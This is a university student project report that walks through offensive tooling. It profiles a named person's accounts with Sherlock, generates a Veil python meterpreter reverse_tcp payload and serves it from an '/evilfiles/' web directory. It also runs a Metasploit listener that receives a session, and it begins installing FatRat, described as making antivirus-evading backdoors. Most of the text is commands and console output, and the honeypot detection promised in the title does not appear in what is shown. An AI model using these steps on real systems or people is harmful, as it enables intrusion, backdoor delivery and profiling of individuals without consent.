SRI RAMACHANDRA
INSTITUTE OF HIGHER EDUCATION AND RESEARCH
(Category - I Deemed to be University) Porur, Chennai
SRI RAMACHANDRA FACULTY OF ENGINEERING AND TECHNOLOGY

Gathering information of a user by making a reverse connection to exploit using backdoor and detecting it using honeypot from user end (VEIL, FATRAT, SHERLOCK, PENTA BOX).

Project Report

Quarter III (Year 3)

Submitted to

SRI RAMACHANDRA INSTITUTE OF HIGHER EDUCATION AND RESEARCH

SRI RAMACHANDRA FACULTY OF ENGINEERING AND TECHNOLOGY

For the Award of the Degree of

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE AND ENGINEERING

(Cyber security and Internet of Things)

by

SHRIRAM KP (E0219007)

February 2022

BONAFIDE CERTIFICATE

This is to certify that the Project report submitted by Umesh Kumar M(E0219019) is a record of original work done by him and submitted to SRI RAMACHANDRA FACULTY OF ENGINEERING AND TECHNOLOGY during the academic year 2022 in partial fulfillment of the requirements for the award of the degree of BACHELOR OF TECHNOLOGY in COMPUTER SCIENCE AND ENGINEERING (Cyber Security and Internet of Things).

Abstract

In our walk in linux, there comes a point where we need to hack (pentest) in a safe environment. The first thing we usually do is install Virtualization Softwares and install all the distros our system can take. In stages of hacking, to compromise the victim machine, we need some sort of program to infect the system. The down-side is, AntiVirus products have signatures of favourite Metasploit files and to successfully compromise the victim, we need to disable this products which isn’t what we will be doing in real life. This calls for the development of our own program. Today, we touch on one of the many programs (payloads actually), that is, a reverse tcp program.

Reverse TCP: In a normal forward connection, a client connects to a server through the server’s open port, but in the case of a reverse connection, the client opens the port that the server connects to. The most common way a reverse connection is used is to bypass firewall and router security restrictions.

For example, a backdoor running on a computer behind a firewall that blocks incoming connections can easily open an outbound connection to a remote host on the Internet. Once the connection is established, the remote host can send commands to the backdoor.This method of communication is helpful because starting a local shell on a victim machine can be easily and even without user control be detected by the system itself.

In this series, we will be developing a reverse tcp program in python. Why should this be in parts ? This is because, with every part we introduce a new function or command or code into our shell making it more flexible. We are going to build our shell from ground up into a devastaing awesome fantastic fabulous catastrophic delicious … (I think thats enough) shell.

Acknowledgment

It is with my immense gratitude that I acknowledge the support and help of my professor Prabhu Kavin who has always encouraged us in this Research. I am grateful to the Sri Ramachandra Faculty of Engineering and Technology, Chennai for providing the necessary facilities to undertake this project work. I also thank my family and friends, for their endless support throughout this work

IMPLEMENTATION


This is a real-time project about gathering information about the user and making reverse connecting and sending backdoors for exploiting the user, taking over, and setting a honeypot for identifying the reverse connection.

Gathering user info : (Sherlock)

Information gathering is a crucial process to analyze the usanalyzemake sure of the tastes and activity of the user so that we can approach and attack.


How to use Sherlock?

Installation of Sherlock :




```
$ git clone https://github.com/sherlock-project/sherlock.git

# change the working directory to sherlock
$ cd sherlock

# install the requirements
$ python3 -m pip install -r requirements.txt
```

Gathering info about particular user :



```
┌──(kali㉿kali)-[~/Desktop/sherlock]
└─$ cd sherlock

┌──(kali㉿kali)-[~/Desktop/sherlock/sherlock]
└─$ ls
CODE_OF_CONDUCT.md  docker-compose.yml  elonmusk.txt  LICENSE    removed_sites.json  requirements.txt  shriram_kp.txt  sites.md
CONTRIBUTING.md     Dockerfile          images        README.md  removed_sites.md    sherlock          site_list.py

┌──(kali㉿kali)-[~/Desktop/sherlock/sherlock]
└─$ cd sherlock

┌──(kali㉿kali)-[~/Desktop/sherlock/sherlock/sherlock]
└─$ ls
__init__.py  __main__.py  notify.py  __pycache__  resources  result.py  sherlock.py  sites.py  tests

┌──(kali㉿kali)-[~/Desktop/sherlock/sherlock/sherlock]
└─$ python sherlock.py prabhukavin
[*] Checking username prabhukavin on:


[+] Academia.edu: https://independent.academia.edu/prabhukavin
[+] Blogger: https://prabhukavin.blogspot.com
[+] CapFriendly: https://www.capfriendly.com/users/prabhukavin
[+] Disqus: https://disqus.com/prabhukavin
[+] Facebook: https://www.facebook.com/prabhukavin
[+] Freelancer: https://www.freelancer.com/u/prabhukavin
[+] Gab: https://gab.com/prabhukavin
[+] HackerRank: https://hackerrank.com/prabhukavin
[+] Instagram: https://www.instagram.com/prabhukavin
^[[B^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[A^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[B
```

Sherlock stores all the information in the .txt file we can see it by nano shriram.txt



```
  GNU nano 6.0
https://www.capfriendly.com/users/shriram_kp
https://shriram_kp.deviantart.com
https://gab.com/shriram_kp
https://www.instagram.com/shriram_kp
https://www.smule.com/shriram_kp
https://www.snapchat.com/add/shriram_kp
https://tiktok.com/@shriram_kp
https://venmo.com/u/shriram_kp
http://forum.igromania.ru/member.php?username=shriram_kp
http://www.jeuxvideo.com/profil/shriram_kp?mode=infos
https://shriram_kp.skyrock.com/
Total Websites Username Detected On : 11
```


Enabling reverse connection :

Most of the firewalls don’t allow strangers and outside signals to get access to the routes they are protecting, so what if the router sends a connection to us, will it be awesome and easy to exploit the machine.

We can do a reverse connection using the Veil framework :


Veil offers a variety of reverse connections based on different programming languages like go, windows, ruby, etc.

Installation of Veil framework:




```
apt -y install veil
/usr/share/veil/config/setup.sh --force --silent
```

Select evasion for exploring exploitation options :




```
                         Veil | [Version]: 3.1.14
=
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=
Main Menu

       2 tools loaded

Available Tools:

       1)      Evasion
       2)      Ordnance

Available Commands:

       exit                    Completely exit Veil
       info                    Information on a specific tool
       list                    List available tools
       options                 Show Veil configuration
       update                  Update Veil
       use                     Use a specific tool
```

Different types of reverse connections :




```
[*] Available Payloads:

       1)      autoit/shellcode_inject/flat.py

       2)      auxiliary/coldwar_wrapper.py
       3)      auxiliary/macro_converter.py
       4)      auxiliary/pyinstaller_wrapper.py

       5)      c/meterpreter/rev_http.py
       6)      c/meterpreter/rev_http_service.py
       7)      c/meterpreter/rev_tcp.py
       8)      c/meterpreter/rev_tcp_service.py

       9)      cs/meterpreter/rev_http.py
       10)     cs/meterpreter/rev_https.py
       11)     cs/meterpreter/rev_tcp.py
       12)     cs/shellcode_inject/base64.py
       13)     cs/shellcode_inject/virtual.py

       14)     go/meterpreter/rev_http.py
       15)     go/meterpreter/rev_https.py
       16)     go/meterpreter/rev_tcp.py
       17)     go/shellcode_inject/virtual.py

       18)     lua/shellcode_inject/flat.py

       19)     perl/shellcode_inject/flat.py

       20)     powershell/meterpreter/rev_http.py
       21)     powershell/meterpreter/rev_https.py
       22)     powershell/meterpreter/rev_tcp.py
       23)     powershell/shellcode_inject/psexec_virtual.py
       24)     powershell/shellcode_inject/virtual.py

       25)     python/meterpreter/bind_tcp.py
       26)     python/meterpreter/rev_http.py
       27)     python/meterpreter/rev_https.py
       28)     python/meterpreter/rev_tcp.py
       29)     python/shellcode_inject/aes_encrypt.py
       30)     python/shellcode_inject/arc_encrypt.py
       31)     python/shellcode_inject/base64_substitution.py
       32)     python/shellcode_inject/des_encrypt.py
       33)     python/shellcode_inject/flat.py
       34)     python/shellcode_inject/letter_substitution.py
       35)     python/shellcode_inject/pidinject.py
       36)     python/shellcode_inject/stallion.py
```

Select option 28 for using reverse_tcp connection on python programming language and setting LHOST and generate the exe file which is delivered to host machine for reverse connection.




```
Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[python/meterpreter/rev_tcp>>]: set LHOST 192.168.204.132
[python/meterpreter/rev_tcp>>]: generate
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [>] Please enter the base name for output files (default is payload): revpython2
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [?] How would you like to create your payload executable?

     1 - PyInstaller (default)
     2 - Py2Exe

 [>] Please enter the number of your choice: 2
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: python
 [*] Payload Module: python/meterpreter/rev_tcp

py2exe files 'setup.py' and 'runme.bat' written to:
/var/lib/veil/output/source/

 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/revpython2.rc

Hit enter to continue...
```

Starting listener on msfconsole and using multi handler for getting reverse connection:




```
┌──(root㉿kali)-[~]
└─# msfconsole

       .:okOOOkdc'           'cdkOOOko:.
     .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
    :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
   'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
   oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
   dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
   lOOOOOOOO.         ;d;         ,OOOOOOOOl
   .OOOOOOOO.   .;           ;    ,OOOOOOOO.
    cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
     oOOOOOO.   .OOOO.    :OOOO.   ,OOOOOOo
      lOOOOO.   .OOOO.    :OOOO.   ,OOOOOl
       ;OOOO'   .OOOO.    :OOOO.   ;OOOO;
        .dOOo   .oOOOOcccxOOOO.   xOOd.
          ,kOl  .OOOOOOOOOOOOO. .dOk,
            :kk;.OOOOOOOOOOOOO.cOk:
              ;kOOOOOOOOOOOOOOOk:
                ,xOOOOOOOOOOOx,
                  .lOOOOOOOl.
                     ,dOd,
                       .

       =[ metasploit v6.1.38-dev                          ]
+ -- --=[ 2212 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 617 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > select payload python/meterpreter/reverse_tcp
[-] Unknown command: select
msf6 exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
payload => python/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.204.132
LHOST => 192.168.204.132
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.204.132:4444
█
```

Starting apache server to deliver the content to the user end :



```
┌──(root㉿kali)-[~]
└─# service apache2 start
```




192.168.204.132/evilfiles/

Index of /evilfiles

Name	Last modified	Size	Description
Parent Directory		-	
checkrevpython.py	2022-04-25 02:13	1.5K	

Apache/2.4.53 (Debian) Server at 192.168.204.132 Port 80



```
[*] Started reverse TCP handler on 192.168.1.105:4444
[*] Sending stage (53168 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.105:4444 -> 192.168.1.107:49178) at 2018-05-05 09:35:07 -0400
[*] 192.168.1.107 - Meterpreter session 1 closed.  Reason: Died
```

So now we established the reverse connection, now it is time to exploit the user by sending a backdoor.

For backdoor and exploitation, we can use Fatrat which is a highly scalable and powerful framework.

FatRat Tool in Kali Linux

The FatRat is a free and open-source tool used as an exploiting tool. The FatRat tool adds malware with a payload and after that, the malware that you have developed can be executed on different types of operating systems such as android, windows, mac, and Linux. The FatRat is a powerful tool that can bypass most the Antivirus easily and can maintain the connection between attacker and victim. Fat Tool can help in generating backdoors, system exploitation, post-exploitation attacks, browser attacks, DLL files, and FUD payloads against Linux, Mac OS X, Windows, and Android. We can create malware in different formats using FatRat so that it can be executed easily on the target operating system.

Uses of FatRat Tool In Kali Linux:

- FatRat is used for exploitation.
- FatRat is used to create malware
- Fatrat is used to combine payload with malware.
- Fatrat is used for creating Backdoors for Post Exploitation.
- FatRat is used for browser attacks.
- FatRat is used to get DDL files from Linux.
- **FatRat can create malware in different extensions.**


Features of FatRat Tool:

- FatRat is Free and Open Source
- FatRat creates payloads
- FatRat can bypass most antivirus.
- FatRat can work with MSFvenom and Metasploit
- FatRat can Generate payloads in Various formats.
- FatRat generates Local or remote listener Generation.
- FatRat can easily make Backdoor by category Operating System such as Linux, Android, etc.
-

Installation of FatRat Tool:

Step 1: Open Your Kali Linux and move to the Desktop directory.


cd Desktop



```
root@kali:~# cd Desktop
root@kali:~/Desktop# 
```

Step 2: Now on the desktop create a new Directory named fatrat.


mkdir fat



```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir fatrat
root@kali:~/Desktop# 
```

Step 3: Now move to the fat rat directory.


cd fatrat



```
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir fatrat
root@kali:~/Desktop# cd fatrat
root@kali:~/Desktop/fatrat# 
```

Step 4: Now you have to download the fatrat tool from GitHub to do that you have to clone it from GitHub. Just clone the tool using the following command.

git clone https://github.com/Screetsec/TheFatRat.git

